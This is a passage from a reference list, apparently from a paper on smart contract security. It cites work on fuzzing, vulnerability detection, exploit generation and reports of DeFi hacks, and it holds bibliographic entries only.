[11] Jingxuan He et al. "Learning to Fuzz from Symbolic Execution with Application to Smart Contracts". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. CCS '19. London, United Kingdom: Association for Computing Machinery, 2019, pp. 531–548. ISBN: 9781450367479. DOI: 10.1145/3319535.3363230. URL: https://doi.org/10.1145/3319535.3363230.

[12] Shinhae Kim and Sukyoung Ryu. "Analysis of Blockchain Smart Contracts: Techniques and Insights". In: *2020 IEEE Secure Development (SecDev)*. 2020, pp. 65–73. DOI: 10.1109/SecDev45635.2020.00026.

[13] Satoshi Nakamoto. "Bitcoin: A Peer-to-Peer Electronic Cash System". In: (2008). URL: http://www.bitcoin.org/bitcoin.pdf.

[14] Peng Qian et al. *Smart Contract Vulnerability Detection Technique: A Survey*. 2022. arXiv: 2209.05872 [cs.CR].

[15] Heidelinde Rameder, Monika di Angelo, and Gernot Salzer. "Review of Automated Vulnerability Analysis of Smart Contracts on Ethereum". In: *Frontiers in Blockchain* 5 (2022). ISSN: 2624-7852. DOI: 10.3389/fbloc.2022.814977. URL: https://www.frontiersin.org/articles/10.3389/fbloc.2022.814977.

[16] Michael Rodler et al. *EF/CF: High Performance Smart Contract Fuzzing for Exploit Generation*. 2023. arXiv: 2304.06341 [cs.CR].

[17] De.Fi Security. *De.Fi Reckt Report July 2023*. 2023. URL: https://de.fi/blog/de-fi-rekt-report-486m-funds-lost-in-july-2023-top-defi-scams-and-exploits.

[18] Nick Szabo. *Smart Contracts*. 1994. URL: https://www.fon.hum.uva.nl/rob/Courses/InformationInSpeech/CDROM/Literature/LOTwinterschool2006/szabo.best.vwh.net/smart.contracts.html.

[19] Alchemy Team. *Web3 Development Report*. 2023. URL: https://www.alchemy.com/blog/web3-developer-report-q4-2022.

[20] Chainalysis Team. *The Chainalysis 2023 Crypto Crime Report*. 2023. URL: https://www.chainalysis.com/blog/2022-biggest-year-ever-for-crypto-hacking/.

[21] Chainalysis Team. *Vulnerability in Curve Finance Vyper Code Leads to Multi-Million Dollar Hack Affecting Several Liquidity Pools*. 2023. URL: https://www.chainalysis.com/blog/curve-finance-liquidity-pool-hack/.

[22] Christof Ferreira Torres et al. "ConFuzzius: A Data Dependency-Aware Hybrid Fuzzer for Smart Contracts". In: *2021 IEEE European Symposium on Security and Privacy (EuroS&P)*. 2021, pp. 103–119. DOI: 10.1109/EuroSP51992.2021.00018.

[23] Zibin Zheng et al. "An Overview of Blockchain Technology: Architecture, Consensus, and Future Trends". In: *2017 IEEE International Congress on Big Data (BigData Congress)*. 2017, pp. 557–564. DOI: 10.1109/BigDataCongress.2017.85.